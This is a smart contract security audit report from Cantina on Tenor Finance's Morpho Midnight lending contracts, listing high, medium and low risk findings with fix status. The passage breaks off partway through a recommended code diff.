Tenor Finance

Security Review

Cantina Managed review by:
Saw-mon and Natalie, Lead Security Researcher
Rscodes, Associate Security Researcher

July 13, 2026

Contents

1 Introduction

1.1 About Cantina

Cantina is a security services marketplace that connects top security researchers and solutions with clients. Learn more at cantina.xyz

1.2 Disclaimer

Cantina Managed provides a detailed evaluation of the security posture of the code at a particular moment based on the information available at the time of the review. While Cantina Managed endeavors to identify and disclose all potential security issues, it cannot guarantee that every vulnerability will be detected or that the code will be entirely secure against all possible attacks. The assessment is conducted based on the specific commit and version of the code provided. Any subsequent modifications to the code may introduce new vulnerabilities that were absent during the initial review. Therefore, any changes made to the code require a new security review to ensure that the code remains secure. Please be advised that the Cantina Managed security review is not a replacement for continuous security measures such as penetration testing, vulnerability scanning, and regular code reviews.

1.3 Risk assessment

Severity level	Impact: High	Impact: Medium	Impact: Low
Likelihood: high	Critical	High	Medium
Likelihood: medium	High	Medium	Low
Likelihood: low	Medium	Low	Low

1.3.1 Severity Classification

The severity of security issues found during the security review is categorized based on the above table. Critical findings have a high likelihood of being exploited and must be addressed immediately. High findings are almost certain to occur, easy to perform, or not easy but highly incentivized thus must be fixed as soon as possible.

Medium findings are conditionally possible or incentivized but are still relatively likely to occur and should be addressed. Low findings are a rare combination of circumstances to exploit, or offer little to no incentive to exploit but are recommended to be addressed.

Lastly, some findings might represent objective improvements that should be addressed but do not impact the project's overall security (Gas and Informational findings).

2 Security Review Summary

Tenor is a non-custodial onchain lending platform, built exclusively on the Morpho protocol. Tenor extends the Morpho stack for institutional asset managers.

From May 25th to Jun 11th the Cantina team conducted a review of tenor-morpho-v2-contracts-2 on commit hash 37d232f9. The team identified a total of **49** issues:

Issues Found

Severity	Count	Fixed	Acknowledged
Critical Risk	0	0	0
High Risk	2	2	0
Medium Risk	3	3	0
Low Risk	30	15	15
Gas Optimizations	0	0	0
Informational	14	4	10
Total	**49**	**24**	**25**

The Cantina Managed team reviewed Tenor's tenor-morpho-v2-contracts-2 holistically on commit hash 6f6f7d77 and concluded that all findings were addressed and no new vulnerabilities were identified.

2.1 Scope

The security review had the following components in scope for tenor-morpho-v2-contracts-2 on commit hash 37d232f9:

```
src
├── BaseMigrationRatifier.sol
├── IntentSettler.sol
├── MigrationIntentRatifier.sol
├── bundler
│   ├── AuthorizationAdapter.sol
│   ├── MidnightAdapterBase.sol
│   ├── MigrationIntentRatifierAdapterBase.sol
│   ├── TenorAdapter.sol
│   ├── TenorRouterAdapterBase.sol
│   └── interfaces
│       ├── IMidnightAdapter.sol
│       ├── IMigrationIntentRatifierAdapter.sol
│       └── ITenorRouterAdapter.sol
├── callbacks
│   ├── BorrowBlueToMidnightCallback.sol
│   ├── BorrowMidnightRenewalCallback.sol
│   ├── BorrowMidnightToBlueCallback.sol
│   ├── LendMidnightRenewalCallback.sol
│   ├── LendMidnightToVaultCallback.sol
│   ├── LendVaultToMidnightCallback.sol
│   ├── MidnightSupplyCollateralCallback.sol
│   ├── MidnightSupplyVaultSharesCallback.sol
│   ├── MidnightWithdrawVaultSharesCallback.sol
│   └── interfaces
│       ├── IBorrowBlueToMidnightCallback.sol
│       ├── IBorrowMidnightRenewalCallback.sol
│       ├── IBorrowMidnightToBlueCallback.sol
│       ├── ILendMidnightRenewalCallback.sol
│       ├── ILendMidnightToVaultCallback.sol
│       ├── ILendVaultToMidnightCallback.sol
│       ├── IMidnightSupplyCollateralCallback.sol
│       ├── IMidnightSupplyVaultSharesCallback.sol
```

```
│       └── IMidnightWithdrawVaultSharesCallback.sol
├── factories
│   ├── OracleWithValidationFactory.sol
│   └── interfaces
│       └── IOracleWithValidationFactory.sol
├── interfaces
│   ├── IIntentRatifier.sol
│   ├── IIntentSettler.sol
│   └── IMigrationIntentRatifier.sol
├── libraries
│   ├── CallbackLib.sol
│   ├── CollateralTransferLib.sol
│   ├── Constants.sol
│   ├── LinearInterpolationLib.sol
│   ├── PriceLib.sol
│   ├── RatePointLib.sol
│   └── TenorMarketIdLib.sol
├── oracles
│   ├── OracleWithValidation.sol
│   └── interfaces
│       └── IOracleWithValidation.sol
├── periphery
│   ├── MidnightVaultExecutor.sol
│   ├── TenorRouter.sol
│   ├── interfaces
│   │   ├── IMidnightVaultExecutor.sol
│   │   ├── ITakeClamp.sol
│   │   └── ITenorRouter.sol
│   └── libraries
│       ├── ClampLib.sol // (only `getOfferRemaining` and deps)
│       │   └── getOfferRemaining
│       │       ├── buyerPrice
│       │       ├── sellerPrice
│       │       ├── mulDivDownInverse
│       │       └── mulDivUpInverse
│       ├── MidnightLib.sol
│       └── RouterLib.sol
└── policies
    ├── FourWeekCadence.sol
    ├── MarketMakingPolicy.sol
    ├── PausableBase.sol
    ├── PausableMarketMakingPolicy.sol
    ├── PausableStaticRatePolicy.sol
    ├── StaticRatePolicy.sol
    └── interfaces
        ├── IInterestRatePolicy.sol
        ├── IMarketMakingPolicy.sol
        ├── IPausableInterestRatePolicy.sol
        └── IRenewalCadence.sol
```

2.2 Cantina Managed Team Statement

Within this report, there are 3 findings highlighted as **out of scope**, whose fixes were **not verified**. Namely, the following findings:

- Fee adjustments are incorrectly applied after dispatch in `TenorRouter`.
- `beforeDispatch` does not consider the scenario where the maker could have also used the migration intent ratifier.
- Incorrect rounding directions used in `_maxUnitsInterest`.

3 Findings

3.1 High Risk

3.1.1 `MarketMakingPolicy` picks the desired market info in reverse

Severity: High Risk.

Context: MarketMakingPolicy.sol#L74-L75.

Description: `MarketMakingPolicy` is supposed to work with two callbacks:

- `LendMidnightToVaultCallback`.
- `LendVaultToMidnightCallback`.

$$\underset{M}{\texttt{onSell}} \to V$$

$$V \to \underset{M}{\texttt{onBuy}}$$

Analysing the `Midnight→IntentSettler→MigrationIntentRatifier` ($M \to IS \to MIR$) for a `maker` one can deduce that:

- When there is **buy offer**, `offerIsBuy==true` thus (implicitly) one can only deal with $V \to \underset{M}{\texttt{onBuy}}$ (the offer callback needs an `onBuy` endpoint) thus should pick the `target` parameters.
- When there is **sell offer**, `offerIsBuy==false` thus (implicitly) one can only deal with $\underset{M}{\texttt{onSell}} \to V$ (the offer callback needs an `onSell` endpoint) thus should pick the `source` parameters.

In both cases the picked parameters correspond to the `offer.market` (its maturity and its derived tenor market id).

Recommendation: The current order only matches take on behalf flows where the user is the taker. The current design needs to be derived from **the shape of the callback** used for the user so that it would work whether the user is the maker or taker. The important factor to asses is whether the user is the buyer or the seller (which might not directly correlate to the offer).

Tenor: Fixed in PR 512.

Cantina Managed: Fix verified.

3.1.2 `MarketMakingPolicy` doesn't load the correct curves

Severity: High Risk.

Context: MarketMakingPolicy.sol#L80.

Description: `MarketMakingPolicy` is supposed to work with two callbacks:

- `LendMidnightToVaultCallback`.
- `LendVaultToMidnightCallback`.

$$\underset{M}{\texttt{onSell}} \to V$$

$$V \to \underset{M}{\texttt{onBuy}}$$

Analysing the `Midnight→IntentSettler→MigrationIntentRatifier` ($M \to IS \to MIR$) for a `maker` one can deduce that:

- When there is **buy offer**, `offerIsBuy==true` thus (implicitly) one can only deal with $V \to \underset{M}{\texttt{onBuy}}$ due to how the policy rate invariants are applied to the modified offer tick prices one would expect to load the buy rate curves which have higher rates compared to the sell rate curves. This would imply that given the exact same parameters the price zones where one can select the buy and sell prices would be disjoint and potentially allowing maker making to extract values.
- When there is **sell offer**, `offerIsBuy==false` thus (implicitly) one can only deal with $\underset{M}{\texttt{onSell}} \to V$ and the scenario should be the reverse of the above.

Currently the curves are loaded in the reverse order.

Recommendation: Make sure to load:

- Buy rates curves when the user is the buyer.
- Sell rates curves when 'the user is the seller.

The above might not directly correlate to the offer. It depends directly to the callback's shape used by the user.

Footnote: Desired invaraint for market making:

$$\begin{aligned} \left\lfloor \frac{p_i \cdot 10^{18}}{10^{18} - \left\lfloor (10^{18} - p_i) \cdot \frac{r_f}{10^{18}} \right\rfloor} \right\rfloor &\leq \left\lfloor \frac{10^{18} \cdot 10^{18}}{10^{18} + \Delta t \cdot \mathsf{max}(r_{pol}^{buy}, r_{lim})} \right\rfloor \\ \overset{?}{\leq} \left\lfloor \frac{10^{18} \cdot 10^{18}}{10^{18} + \Delta t \cdot \mathsf{max}(r_{pol}^{sell}, r_{lim})} \right\rfloor &\leq \left\lceil \frac{p_i \cdot 10^{18}}{10^{18} + \left\lfloor (10^{18} + p_i) \cdot \frac{r_f}{10^{18}} \right\rfloor} \right\rceil \end{aligned}$$

Tenor: Fixed in PR 512.

Cantina Managed: Fix verified.

3.2 Medium Risk

3.2.1 Trading fee should not be applied to midnight prices for all routes in `new{Buyer,Seller}Price`

Severity: Medium Risk.

Context: BaseMigrationRatifier.sol#L303-L305, RouterLib.sol#L54-L59, RouterLib.sol#L71-L76.

Description:

callback	offer type	symbol
`BorrowBlueToMidnightCallback`	**sell**	$B \xrightarrow{B} \underset{M}{\texttt{onSell}}$

`BorrowMidnightRenewalCallback`	**sell**	$M \xrightarrow{B}$ `onSell` M
`BorrowMidnightToBlueCallback`	buy	`onBuy` $M \xrightarrow{B} B$
`LendMidnightRenewalCallback`	buy	$M \xrightarrow{L}$ `onBuy` M
`LendMidnightToVaultCallback`	**sell**	`onSell` $M \xrightarrow{L} V$
`LendVaultToMidnightCallback`	buy	$V \xrightarrow{L}$ `onBuy` M

The invaraint check performed in `_ratifyRate`:

```
if (!PriceLib.satisfiesRateLimit(
        userIsBuy, effUnitsPerWad, effPrice, 0, params.limitRatePerSecond, policyRate,
        ↪  duration
    )) revert InvalidOfferRate();
```

For the case of a `maker` in the route `Midnight→IntentSettler→MigrationIntentRatifier` becomes:

$$M \xrightarrow{L} \texttt{onBuy}\ M : \max\left(p_i + f_t, \left\lfloor \frac{p_i \cdot 10^{18}}{10^{18} - \left\lfloor (10^{18} - p_i)\frac{r_f}{10^{18}} \right\rfloor} \right\rfloor\right) \leq \left\lfloor \frac{10^{18} \cdot 10^{18}}{10^{18} + \Delta t \cdot \min(r_{pol}, r_{lim})} \right\rfloor (10^{18} - f_{cont}^{\mathcal{O}_o} \cdot \Delta t_m^{\mathcal{O}_o})/10^{18}$$

$$V \xrightarrow{L} \texttt{onBuy}\ M : \max\left(p_i + f_t, \left\lfloor \frac{p_i \cdot 10^{18}}{10^{18} - \left\lfloor (10^{18} - p_i)\frac{r_f}{10^{18}} \right\rfloor} \right\rfloor\right) \leq \left\lfloor \frac{10^{18} \cdot 10^{18}}{10^{18} + \Delta t \cdot \min(r_{pol}, r_{lim})} \right\rfloor (10^{18} - f_{cont}^{\mathcal{O}_o} \cdot \Delta t_m^{\mathcal{O}_o})/10^{18}$$

$$\texttt{onBuy}\ M \xrightarrow{B} B : \max\left(p_i + f_t, \left\lfloor \frac{p_i \cdot 10^{18}}{10^{18} - \left\lfloor (10^{18} - p_i)\frac{r_f}{10^{18}} \right\rfloor} \right\rfloor\right) \leq \left\lfloor \frac{10^{18} \cdot 10^{18}}{10^{18} + \Delta t \cdot \min(r_{pol}, r_{lim})} \right\rfloor$$

$$M \xrightarrow{B} \texttt{onSell}\ M : \min\left(p_i - f_t, \left\lceil \frac{p_i \cdot 10^{18}}{10^{18} + \left\lfloor (10^{18} - p_i)\frac{r_f}{10^{18}} \right\rfloor} \right\rceil\right) \geq \left\lfloor \frac{10^{18} \cdot 10^{18}}{10^{18} + \Delta t \cdot \min(r_{pol}, r_{lim})} \right\rfloor$$

$$B \xrightarrow{B} \texttt{onSell}\ M : \min\left(p_i - f_t, \left\lceil \frac{p_i \cdot 10^{18}}{10^{18} + \left\lfloor (10^{18} - p_i)\frac{r_f}{10^{18}} \right\rfloor} \right\rceil\right) \geq \left\lfloor \frac{10^{18} \cdot 10^{18}}{10^{18} + \Delta t \cdot \min(r_{pol}, r_{lim})} \right\rfloor$$

$$\texttt{onSell}\ M \xrightarrow{L} V : \min\left(p_i - f_t, \left\lceil \frac{p_i \cdot 10^{18}}{10^{18} + \left\lfloor (10^{18} - p_i)\frac{r_f}{10^{18}} \right\rfloor} \right\rceil\right) \geq \left\lfloor \frac{10^{18} \cdot 10^{18}}{10^{18} + \Delta t \cdot \min(r_{pol}, r_{lim})} \right\rfloor$$

The midnight prices calculated in `RouterLib.netBuyerPrice` and `RouterLib.netSellerPrice` are:

$$p_i \pm f_t$$

whereas in `Midnight` the seller and buyer prices for a maker are just p_i. The final amounts paid or received including the Tenor callback fee rates are:

$$\text{sell offer} : \min\left(\left\lceil \frac{a}{10^{18}} p_i \right\rceil, \left\lceil \frac{a}{10^{18}} \left\lceil \frac{p_i \cdot 10^{18}}{10^{18} + \left\lfloor (10^{18} - p_i)\frac{r_f}{10^{18}} \right\rfloor} \right\rceil \right\rceil\right) = \left\lceil \frac{a}{10^{18}} \left\lceil \frac{p_i \cdot 10^{18}}{10^{18} + \left\lfloor (10^{18} - p_i)\frac{r_f}{10^{18}} \right\rfloor} \right\rceil \right\rceil$$

$$\text{buy offer} : \max\left(\left\lfloor \frac{a}{10^{18}} p_i \right\rfloor, \left\lfloor \frac{a}{10^{18}} \left\lfloor \frac{p_i \cdot 10^{18}}{10^{18} - \left\lfloor (10^{18} - p_i)\frac{r_f}{10^{18}} \right\rfloor} \right\rfloor \right\rfloor\right) = \left\lfloor \frac{a}{10^{18}} \left\lfloor \frac{p_i \cdot 10^{18}}{10^{18} - \left\lfloor (10^{18} - p_i)\frac{r_f}{10^{18}} \right\rfloor} \right\rfloor \right\rfloor$$

and as one can see the prices applied in the actual paths don't involve the **trading fee** in this specific maker route.

Regarding the red term for the lower bound for sell offers refer to finding "Incorrect rounding direction for `price` in `satisfiesRateLimit`".

Recommendation: Make sure the **trading fee** is not applied in the route mentioned above. It should be only applied for **taker** settlement.

Tenor: Fixed in PR 514.

Cantina Managed: Fix verified.

3.2.2 Frontrunning can cause `executeAndConsume` to overfill

Severity: Medium Risk.

Context: TenorRouterAdapterBase.sol#L41-L55.

Description: `TenorRouterAdapterBase.executeAndConsume()` is meant to let an user run a route and then charge the filled amount against a self-imposed consume group limit. This is useful when the same user wants a single aggregate limit across:

- Standing offers where the user is the **maker**, and.
- An immediate router path where the user/adapter initiator is the **taker**.

The maker and taker sides are not symmetric. When someone takes the user's standing offer, Midnight already enforces that offer's own `maxUnits` or `maxAssets` and increments `consumed[offer.maker][offer.group]`. That maker-side fill is correctly bounded by the standing offer's limits.

The gap is on the `executeAndConsume()` route, where the user is the initiator/taker. After the route has executed, the adapter only adds the taker-side route fill to the current consumed value:

```
consumed[initiator][consumeGroup] += rawTotals[fillIndex]
```

It never snapshots the pre-route value of `consumed[initiator][consumeGroup]`, and it never enforces a caller-supplied final cap such as `maxConsumedAfter`, and the route does not reserve or enforce the remaining capacity in `consumeGroup` before execution.

Therefore, if the user's maker-side standing offer is filled first, the later `executeAndConsume(...,consumeGroup)` call still adds the full taker-side route fill. The final `consumed[user][G]` can become `priorMakerFill+routeTakerFill`.

It is also important to note that there is no notion of a maximum commitment on the taker side, so the system never has a cap to enforce here.

Sequence of events: Assume the victim wants an aggregate cap of `100e18` units across both a standing sell offer and a spot route, all tagged with the same group `G`.

1. The victim has a resting sell offer in group `G` with `maxUnits=100e18`. In this leg the victim is the **maker**. The victim also submits an `executeAndConsume(...,G)` transaction for a spot route where the victim/initiator will be the **taker**.
2. Before the victim's `executeAndConsume()` transaction is processed, anyone calls `Midnight.take` on the victim's standing offer for `70e18`. This is permissionless and expected. Midnight enforces the standing offer's `maxUnits` and records `consumed[victim][G]=70e18`.
3. The victim's `executeAndConsume(...,G)` transaction then executes the taker-side spot route for another `70e18`. The victim's intent is that only `30e18` of the group limit should remain available, but `executeAndConsume()` exposes no parameter (e.g. a `maxConsumedAfter`) for the victim to enforce that on the taker leg. It unconditionally sets `consumed[victim][G]=70e18+70e18=140e18`.
4. The total filled volume across group `G` (maker leg + taker leg) reaches `140e18`, even though the victim wanted the same `100e18` limit to apply to the group as a whole. Because the taker side has no cap to enforce, the route does not revert, and the victim has no way to prevent the combined total from exceeding the limit they expressed on the maker side.

Impact: The victim can execute more aggregate volume across the shared consume group than they intended.

The root cause of this issue is that there is no notion of maxAssets and maxUnits for when initiator is the taker. The maker and taker roles are not fully symmetric.

Recommendation: Add a `maxConsumedAfter` parameter. After the route fills, compute the would-be new value and revert if it exceeds the cap the user committed to.

Tenor: Fixed in PR 550.

Cantina Managed: Fix verified.

3.2.3 1st party actions bundles' `rawTotals` can be an aggregate of taker and maker fills

Severity: Medium Risk.

Context: TenorRouterAdapterBase.sol#L47-L53.

Description: For 1st party action bundles, the `initiator` can be the:

1. **Maker**: which in the `take(...)` its updates `consumed[initiator][offer_i.group]` ($a_{u_{in},gr_{o_i}}$). Also note max caps are getting enforced here (even though not ratified by for example `MigrationIntentRatifier`, other ratifiers might ratify these caps. In this context does not fully matter since it must have been intended by the `initiator`, unless some inner callback into `Midnight` has forced it in without full `initiator` authorisation).
2. **Taker**: which does **NOT** update $a_{u_{in},gr_{o_i}}$.

The value of `rawTotals[fillIndex]` would be the aggregate of fills from **1.** and **2.**.

parameter	description
$E^{\star}_{M}$	the `take(...)` calls/events stemmed from the top call `executeAndConsume` where the initiator is **maker** (might include inner callbacks)
E_{M}	the `take(...)` calls/events stemmed from the top call `executeAndConsume` where the initiator is **maker** and are part of this top call action bundle dispatches
$E^{\star}_{T}$	the `take(...)` calls/events stemmed from the top call `executeAndConsume` where the initiator is **taker** (might include inner callbacks)
E_{T}	the `take(...)` calls/events stemmed from the top call `executeAndConsume` where the initiator is **taker** and are part of this top call action bundle dispatches
$a \dashv_i E^{\cdots}_{\cdots}$	iterating over all fill amounts in this event set where fill index is $i \in \{u, b, s\}$
$f \dashv_i E^{\cdots}_{\cdots}$	iterating over all fee adjustment amounts in this event set where fill index is $i \in \{u, b, s\}$

We have:

$$E_{\cdots} \subset E^{\star}_{\cdots}$$

so:

$$a_{r,i} = \texttt{rawTotals[fillIndex]} = \sum_{a \dashv_i E_M} a + \sum_{a \dashv_i E_T} a$$

Assuming all inner calls use the same groups we know that the consumed amount for the initiator in this group gets updated for $E^{\star}_{M}$:

$$a_{u_{in},gr_{o_i}} \rightarrow a_{u_{in},gr_{o_i}} + \sum_{a \dashv_i E^{\star}_{M}} a$$

then finally based on the implementation adding `rawTotals[fillIndex]` ($a_{r,i}$) will give us:

$$a_{u_{in},gr_{o_i}} \to a_{u_{in},gr_{o_i}} + \sum_{a \dashv_i E_M^\star} a \to a_{u_{in},gr_{o_i}} + \sum_{a \dashv_i E_M^\star} a + \sum_{a \dashv_i E_M} a + \sum_{a \dashv_i E_T} a$$

The final value:

$$a_{u_{in},gr_{o_i}} + \sum_{a \dashv_i E_M^\star} a + \sum_{a \dashv_i E_M} a + \sum_{a \dashv_i E_T} a \geq a_{u_{in},gr_{o_i}} + \sum_{a \dashv_i E_M} a + \sum_{a \dashv_i E_M} a + \sum_{a \dashv_i E_T} a = a_{u_{in},gr_{o_i}} + 2 \sum_{a \dashv_i E_M} a + \sum_{a \dashv_i E_T} a$$

Recommendation:

Option 1:

- Make sure $E_M = E_M^\star, E_T = E_T^\star$. This might be hard to guarantee since the inner callbacks might get complex.
- Instead of the current `totals` and `rawTotals`, aggregate values in 10 different baskets.
  1. $a_{r,M,u} = \sum_{a \dashv_u E_M} a = a_{t,M,u}$.
  2. $a_{r,T,u} = \sum_{a \dashv_u E_T} a = a_{t,T,u}$.
  3. $a_{r,M,b} = \sum_{a \dashv_b E_M} a$.
  4. $a_{r,T,b} = \sum_{a \dashv_b E_T} a$.
  5. $a_{r,M,s} = \sum_{a \dashv_s E_M} a$.
  6. $a_{r,T,s} = \sum_{a \dashv_s E_T} a$.
  7. $a_{t,M,b} = \sum_{a,f \dashv_b E_M} (a + f)$.
  8. $a_{t,T,b} = \sum_{a,f \dashv_b E_T} (a + f)$.
  9. $a_{t,M,s} = \sum_{a,f \dashv_s E_M} (a + f)$.
  10. $a_{t,T,s} = \sum_{a,f \dashv_s E_T} (a + f)$.

  The above aggregations only needs an extra check to test whether the initiator is the maker or taker.
- Make sure all the groups used in $E_M = E_M^\star$ are the same or bucket the above aggregations for only the target group `consumeGroup`.

Then add $a_{r,T,i}$ to the (potentially updated in the inner calls) $a_{u_{in},gr_{o_i}}$. This would avoid double-counting for when the initiator is the maker.

Option 2:

- Make sure $\sum_{a \dashv_i E_M} = \sum_{a \dashv_i E_M^\star} = 0$. This can be checked by making sure the value of $a_{u_{in},gr_{o_i}}$ does not change when queried before and after the `_executeResolvingSentinels(...)` call.

> ℹ️ **Note:**
> The above requirement does not imply that either one of E_M or $E_M^\star$ to be empty.
> 1. The offers in those events might use different groups other than `consumeGroup` OR.
> 2. Even if `consumeGroup` is the same the fill amount might be 0 due to some roundings.

- Make sure $E_T = E_T^\star$. This might be hard to guarantee due to complex nested callbacks. The lack of this check only implies that the the group consumption would only for the `take(...)` events in E_T.
- Introduce a symmetric max cap check for group consumption (just like the `offer.maker` checks in 'Midnight). Refer to Finding 50 for this.

Tenor: Fixed in PR 550.

Cantina Managed: The fix provided in PR 550:

- ❌ does not guarantee: $E_M = E_M^\star, E_T = E_T^\star$. This would be something to take note of.
- ✅ Makes sure only 1st party action bundles can be used with `executeAndConsume`.
- ✅ Uses the following aggregation buckets:
  1. $a_{r,T,u} = \sum_{a \dashv_u E_T} a = a_{t,T,u}$.
  2. $a_{r,T,b} = \sum_{a \dashv_b E_T} a$.
  3. $a_{r,T,s} = \sum_{a \dashv_s E_T} a$.
  4. $a_{t,M,b} + a_{t,T,b}$.
  5. $a_{t,M,s} + a_{t,T,s}$.
  6. $a_{t,M,u} + a_{t,T,u}$.

> ⚠️ **Warning:** `takerRawTotals[...]` parameter could have a misleading name for 3rd party actions with the new aggregation mechanism conditioned by `action.offer.maker!=initiator`.

Footnote: The group consumption symmetrisation for mixing `maker` and `taker` roles for an `initiator` does not take into account the fee adjustments. Perhaps this can be documented.

Tenor: Fixed in PR 550.

Cantina Managed: Fix verified.

3.3 Low Risk

3.3.1 Minor issues

Severity: Low Risk.

Context: MidnightAdapterBase.sol#L53, MidnightAdapterBase.sol#L105, BorrowMidnightToBlueCallback.sol#L83-L84, ILendVaultToMidnightCallback.sol#L22, IMidnightSupplyCollateralCallback.sol#L13-L15, PriceLib.sol#L16, PriceLib.sol#L54-L55, MigrationIntentRatifier.sol#L98.

Description/Recommendation:

1. StaticRatePolicy.sol#L26: Might be useful to emit an event with all configured parameters in `StaticRatePolicy.constructor(...)`.
2. MarketMakingPolicy.sol#L29: Might be useful to emit an event with `morphoMidnight` as one of the parameters.
3. OracleWithValidation.sol#L48-L59: Might be useful to emit an event with the constructor parameters.
4. ClampLib.sol#L105: The first 2 parameters of `maxUnitsForBudget(...)` are not used. Moreover, this utility function is only used in test files.
5. BorrowBlueToMidnightCallback.sol#L31-L34, BorrowMidnightRenewalCallback.sol#L31-L34, BorrowMidnightToBlueCallback.sol#L34-L37, LendMidnightRenewalCallback.sol#L26-L29, LendMidnightToVaultCallback.sol#L26-L28, LendVaultToMidnightCallback.sol#L22-L24, MidnightSupplyCollateralCallback.sol#L27-L29, MidnightSupplyVaultSharesCallback.sol#L32-L34, MidnightWithdrawVaultSharesCallback.sol#L24-L26, IntentSettler.sol#L29, BaseMigrationRatifier.sol#L52-L70, MidnightVaultExecutor.sol#L35, TenorRouter.sol#L126-L128, AuthorizationAdapter.sol#L31-L32, MidnightAdapter-

Base.sol#L26-L29, MigrationIntentRatifierAdapterBase.sol#L17: Emit constructor parameters in an event.

6. BorrowMidnightToBlueCallback.sol#L83-L84: This crossing check can be hoisted up to the top of the `onBuy` callback.
7. ILendVaultToMidnightCallback.sol#L22: `morphoBlueMarketId` is not used in `LendVaultToMidnightCallback` and perhaps can be removed.
8. IntentSettler.sol#L57-L58, IntentSettler.sol#L75-L76: Best to check a magic return value like `keccak256("tenor.vN.onIntentRatify.success")` where `N` can be the version number.
9. PriceLib.sol#L16: `price` could end up being `0` for high values of `ratePerSecond*durationSeconds`. So the range should be corrected to `[0,WAD]`.
10. PriceLib.sol#L54-L55: `satisfiesRateLimit` is only used in `_ratifyRate` where `effUnitsPerWad` is fed in for `units`, `effPrice` for `assets` and `0` for `fee`. The interface for `satisfiesRateLimit` should be updated to account for these changes and remove ambiguities. NatSpec would need to be corrected accordingly as well.
11. MidnightVaultExecutor.sol#L52, MidnightVaultExecutor.sol#L90: `depositAndAddCollateral` only requires that the market's collateral in that specific index matches the vault. One can remove the extra requirement for this specific endpoint that the market loan token should match the vault's underlying asset to allow for wider usage. The same argument applies to `withdrawCollateralAndRedeem`.
12. TenorRouter.sol#L126: Check `intentSettler` is connected to the same `midnight` contract.
13. TenorRouter.sol#L417: Check `action.feeAdjuster` is connected to the same `midnight` contract as the `TenorRouter`. One can also pass `midnight` to `action.feeAdjuster`.
14. TenorRouter.sol#L273: In `BatchExecuted` it might be useful to emit other parameters such as touched/filled/partially filled actions (since some actions might get skipped).
15. AuthorizationAdapter.sol#L32: Make sure the `INTENT_SETTLER` is connected to the same `MORPHO_MIDNIGHT` contract.
16. MidnightAdapterBase.sol#L92, MidnightAdapterBase.sol#L105: `MidnightAdapterBase`'s `midnightWithdrawCollateral` withdraws into the adapter. The initiator needs to be aware to this to make sure to uses these tokens and don't leave them in the adapter as they can be re-used/skimmed by other users. Same argument applies to `midnightWithdraw`. It could also marginally be documented for `midnightFlashLoan`.
17. TenorAdapter.sol#L17: Make sure `ratifier` is connected to the same `morphoMidnight` contract.
18. BaseMigrationRatifier.sol#L64-L69: Make sure the callbacks are connected to the same `morphoMidnight` contract.
19. IMidnightSupplyCollateralCallback.sol#L13-L15: `IMidnightSupplyCollateralCallback` needs an accompanying ratifier to enforce the rule for `offerSellerAssets`.
20. MidnightAdapterBase.sol#L202-L206: The comment regarding re-entering into the `Bundler3` is a bit vague as there could be scenarios were midnight take calls could be nested (not parallel).
21. MigrationIntentRatifier.sol#L98: Add comment to clarify why the check is needed:

```
// `intent.data` selects the user's stored params, while callback data selects the
// migration that will actually execute. Keep them bound so a caller cannot ratify
↪  one
// tuple's params and pass callback data for another tuple into Midnight.
```

22. IntentSettler.sol#L58: `onBehalf` is passed as the `caller` to `MigrationIntentRatifier` which gets passed to the rate policy. But the current rate policies don't use this parameter.
23. MarketMakingPolicy.sol#L67: Rename `taker` to `user` or perhaps `trader` (similar rewording can apply to other spots in the codebase).

24. BaseMigrationRatifier.sol#L334: The comment regarding $e^{-f_{cont}^{\mathcal{O}_\rangle}\Delta t_m}$ does not make sense. The implemented logic assumes all the pending fees can be taken from the credit.
25. MidnightAdapterBase.sol#L53: Unlike other endpoints `midnightRepay` returns when `units==0` instead of reverting.

Tenor: Fixed in commit 6f6f7d77.

Cantina Managed: Based on commit `6f6f7d7728584cc2be6f75caf38a2ead3d72c209` we have:

Item	Notes	Fixed
1		❌
2		❌
3		❌
4	`maxUnitsForBudget` is removed	✅
5		❌
6		❌
7	?? why not removed?	❌
8		❌
9	?? range in comment not fixed	❌
10		✅
11	still strict checks. wider range of operations cannot be used	❌
12		❌
13		❌
14		❌
15		❌
16	Fixed by supplying a `receiver`. But not documented for `midnightFlashLoan`.	✅
17		❌
18		❌
19	documented more	✅
20		❌
21		❌
22		❌
23		✅
24		✅
25		❌

3.3.2 Missing receiver validation lets keepers skim donated `BorrowBlueToMidnightCallback` balances

Severity: Low Risk.

Context: BorrowBlueToMidnightCallback.sol#L43, BorrowMidnightRenewalCallback.sol#L43, LendMidnightToVaultCallback.sol#L37.

Description: `BorrowBlueToMidnightCallback.onSell` assumes that Midnight sent `sellerAssets` to the callback before the hook runs, but it ignores the `receiver` argument that proves where those assets were actually sent. In Midnight, the seller-side receiver is chosen from `receiverIfTakerIsSeller` or `offer.receiverIfMakerIsSeller`, then `sellerAssets` are transferred to that receiver before `onSell` is called.

The callback then pays the configured fee and repays Morpho Blue using the callback contract's current loan-token balance. If a keeper supplies a receiver other than the callback, the trade proceeds are sent to that receiver, while the callback can still repay from any loan tokens previously donated or stranded on the callback. This breaks the non-custodial invariant for stranded balances: anyone who can execute an otherwise valid migration can redirect the fresh `sellerAssets` and consume the callback's existing balance instead.

Recommendation: Validate the `receiver` argument in `BorrowBlueToMidnightCallback.onSell`, reverting unless `receiver==address(this)` before paying fees or approving Morpho Blue. Apply the same receiver invariant to any other sell-side callback whose accounting requires `sellerAssets` to have arrived at the callback address before the hook executes.

> ℹ️ **Note:**
> Also applied to:
> - LendMidnightToVaultCallback.sol#L37.
> - BorrowMidnightRenewalCallback.sol#L43.
> - MidnightSupplyVaultSharesCallback.sol#L43.

Tenor: Acknowledged.

Cantina Managed: Acknowledged.

3.3.3 Make sure `receiver` is not the `MidnightSupplyCollateralCallback`

Severity: Low Risk.

Context: MidnightSupplyCollateralCallback.sol#L38.

Description/Recommendation: To avoid mistakes, it would be best to add a check in `MidnightSupplyCollateralCallback.onSell` to make sure the `receiver` would not be this contract. Or at least document this to avoid locked funds.

Tenor: Acknowledged. Will document.

Cantina Managed: Acknowledged.

3.3.4 Unused vault shares should be supplied back as collateral

Severity: Low Risk.

Context: MidnightWithdrawVaultSharesCallback.sol#L44-L48, MidnightVaultExecutor.sol#L63-L66.

Description: Based on `IERC4626` specs, the amount returned by `previewWithdraw(...)` `sharesToWithdraw` might be bigger than the actual amount of shares burnt when `withdraw(...)` is called.

Recommendation: Any unused surplus vault shares should be re-supplied back as collateral in midnight:

```
  diff --git a/src/callbacks/MidnightWithdrawVaultSharesCallback.sol
   ↪  b/src/callbacks/MidnightWithdrawVaultSharesCallback.sol
  index 94f86bd6..5ba4d220 100644
-  -- a/src/callbacks/MidnightWithdrawVaultSharesCallback.sol
+  ++ b/src/callbacks/MidnightWithdrawVaultSharesCallback.sol
  @@ -3,6 +3,7 @@
   pragma solidity 0.8.34;

   import {IMidnight, Market} from "@midnight/interfaces/IMidnight.sol";
